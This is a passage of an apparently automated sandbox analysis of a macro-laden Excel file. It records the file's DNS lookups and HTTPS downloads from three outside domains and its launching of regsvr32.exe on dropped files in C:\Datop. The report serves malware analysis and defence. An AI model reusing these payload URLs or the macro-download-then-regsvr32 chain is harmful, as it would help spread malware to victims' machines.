| Contains Visio Document Stream: | False |
| Contains ObjectPool Stream: | |
| Flash Objects Count: | |
| Contains VBA Macros: | True |

| Summary | |
|------------------|---------------------|
| Code Page: | 1251 |
| Last Saved By: | |
| Create Time: | 2015-06-05 18:19:34 |
| Last Saved Time: | 2021-10-12 16:38:05 |
| Security: | 0 |

| Document Summary | |
|----------------------------|---------|
| Document Code Page: | 1251 |
| Thumbnail Scaling Desired: | False |
| Company: | |
| Contains Dirty Links: | False |
| Shared Document: | False |
| Changed Hyperlinks: | False |
| Application Version: | 1048576 |

| Streams | |
|---------|--|
| | |

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

| Timestamp | Source IP | Dest IP | Trans ID | OP Code | Name | Type | Class |
|--------------------------------------|-------------|---------|----------|--------------------|---------------------------|----------------|-------------|
| Oct 13, 2021 09:09:43.276297092 CEST | 192.168.2.3 | 8.8.8.8 | 0xa25f | Standard query (0) | boogieprod uctions.com.au | A (IP address) | IN (0x0001) |
| Oct 13, 2021 09:09:47.641493082 CEST | 192.168.2.3 | 8.8.8.8 | 0xcf94 | Standard query (0) | recapitol.com | A (IP address) | IN (0x0001) |
| Oct 13, 2021 09:09:50.101304054 CEST | 192.168.2.3 | 8.8.8.8 | 0x50b8 | Standard query (0) | iu.ac.bd | A (IP address) | IN (0x0001) |

DNS Answers

| Timestamp | Source IP | Dest IP | Trans ID | Reply Code | Name | CName | Address | Type | Class |
|--------------------------------------|-----------|-------------|----------|--------------|---------------------------|-------|----------------|----------------|-------------|
| Oct 13, 2021 09:09:43.299932957 CEST | 8.8.8.8 | 192.168.2.3 | 0xa25f | No error (0) | boogieprod uctions.com.au | | 101.0.113.93 | A (IP address) | IN (0x0001) |
| Oct 13, 2021 09:09:47.782669067 CEST | 8.8.8.8 | 192.168.2.3 | 0xcf94 | No error (0) | recapitol.com | | 108.179.232.85 | A (IP address) | IN (0x0001) |
| Oct 13, 2021 09:09:50.492285013 CEST | 8.8.8.8 | 192.168.2.3 | 0x50b8 | No error (0) | iu.ac.bd | | 103.28.121.60 | A (IP address) | IN (0x0001) |

HTTP Request Dependency Graph

- boogieproductions.com.au
- recapitol.com
- iu.ac.bd

HTTPS Proxied Packets

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|------------|-------------|-------------|----------------|------------------|--|
| 0 | 192.168.2.3 | 49755 | 101.0.113.93 | 443 | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE |

| Timestamp | kBytes transferred | Direction | Data |
|-------------------------|--------------------|-----------|--|
| 2021-10-13 07:09:43 UTC | 0 | OUT | GET /JNW2LDF/filkfht.html HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: boogieproductions.com.au Connection: Keep-Alive |
| 2021-10-13 07:09:47 UTC | 0 | IN | HTTP/1.1 200 OK Connection: close x-powered-by: PHP/5.6.40 content-type: text/html; charset=UTF-8 cache-control: public, max-age=604800 expires: Wed, 20 Oct 2021 07:09:47 GMT content-length: 0 date: Wed, 13 Oct 2021 07:09:47 GMT server: LiteSpeed vary: User-Agent alt-svc: h3=":443"; ma=2592000, h3-29=":443"; ma=2592000, h3-Q050=":443"; ma=2592000, h3-Q046=":443"; ma=2592000, h3-Q043=":443"; ma=2592000, quic=":443"; ma=2592000; v="43,46" |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|------------|-------------|-------------|----------------|------------------|--|
| 1 | 192.168.2.3 | 49756 | 108.179.232.85 | 443 | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE |

| Timestamp | kBytes transferred | Direction | Data |
|-------------------------|--------------------|-----------|--|
| 2021-10-13 07:09:48 UTC | 0 | OUT | GET /pl92fleHE11X/filht.html HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: recapitol.com Connection: Keep-Alive |
| 2021-10-13 07:09:50 UTC | 1 | IN | HTTP/1.1 200 OK Date: Wed, 13 Oct 2021 07:09:48 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 0 Content-Type: text/html; charset=UTF-8 |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|------------|-------------|-------------|----------------|------------------|--|
| 2 | 192.168.2.3 | 49757 | 103.28.121.60 | 443 | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE |

| Timestamp | kBytes transferred | Direction | Data |
|-------------------------|--------------------|-----------|---|
| 2021-10-13 07:09:51 UTC | 1 | OUT | GET /QpPq5lm6Xy/fikfh.html HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: iu.ac.bd Connection: Keep-Alive |
| 2021-10-13 07:09:53 UTC | 1 | IN | HTTP/1.1 200 OK Date: Wed, 13 Oct 2021 07:09:50 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 0 Content-Type: text/html; charset=UTF-8 |

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 4840 Parent PID: 744

General

| | |
|-------------------------------|---|
| Start time: | 09:09:39 |
| Start date: | 13/10/2021 |
| Path: | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE |
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding |
| Imagebase: | 0xf70000 |
| File size: | 27110184 bytes |
| MD5 hash: | 5D6638F2C8F8571C593999C58866007E |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

File Activities

Show Windows behavior

File Created

File Deleted

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: regsvr32.exe PID: 1068 Parent PID: 4840

General

| | |
|------------------------|---|
| Start time: | 09:09:53 |
| Start date: | 13/10/2021 |
| Path: | C:\Windows\SysWOW64\regsvr32.exe |
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Windows\System32\regsvr32.exe' C:\Datop\test.test |
| Imagebase: | 0x230000 |

| | |
|-------------------------------|----------------------------------|
| File size: | 20992 bytes |
| MD5 hash: | 426E7499F6A7346F0410DEAD0805586B |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

File Activities

Show Windows behavior

Analysis Process: regsvr32.exe PID: 4140 Parent PID: 4840

General

| | |
|-------------------------------|--|
| Start time: | 09:09:53 |
| Start date: | 13/10/2021 |
| Path: | C:\Windows\SysWOW64\regsvr32.exe |
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Windows\System32\regsvr32.exe' C:\Datop\test1.test |
| Imagebase: | 0x230000 |
| File size: | 20992 bytes |
| MD5 hash: | 426E7499F6A7346F0410DEAD0805586B |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

File Activities

Show Windows behavior

Analysis Process: regsvr32.exe PID: 1860 Parent PID: 4840

General

| | |
|-------------------------------|--|
| Start time: | 09:09:54 |
| Start date: | 13/10/2021 |
| Path: | C:\Windows\SysWOW64\regsvr32.exe |
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Windows\System32\regsvr32.exe' C:\Datop\test2.test |
| Imagebase: | 0x230000 |
| File size: | 20992 bytes |
| MD5 hash: | 426E7499F6A7346F0410DEAD0805586B |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

File Activities

Show Windows behavior

Disassembly

Code Analysis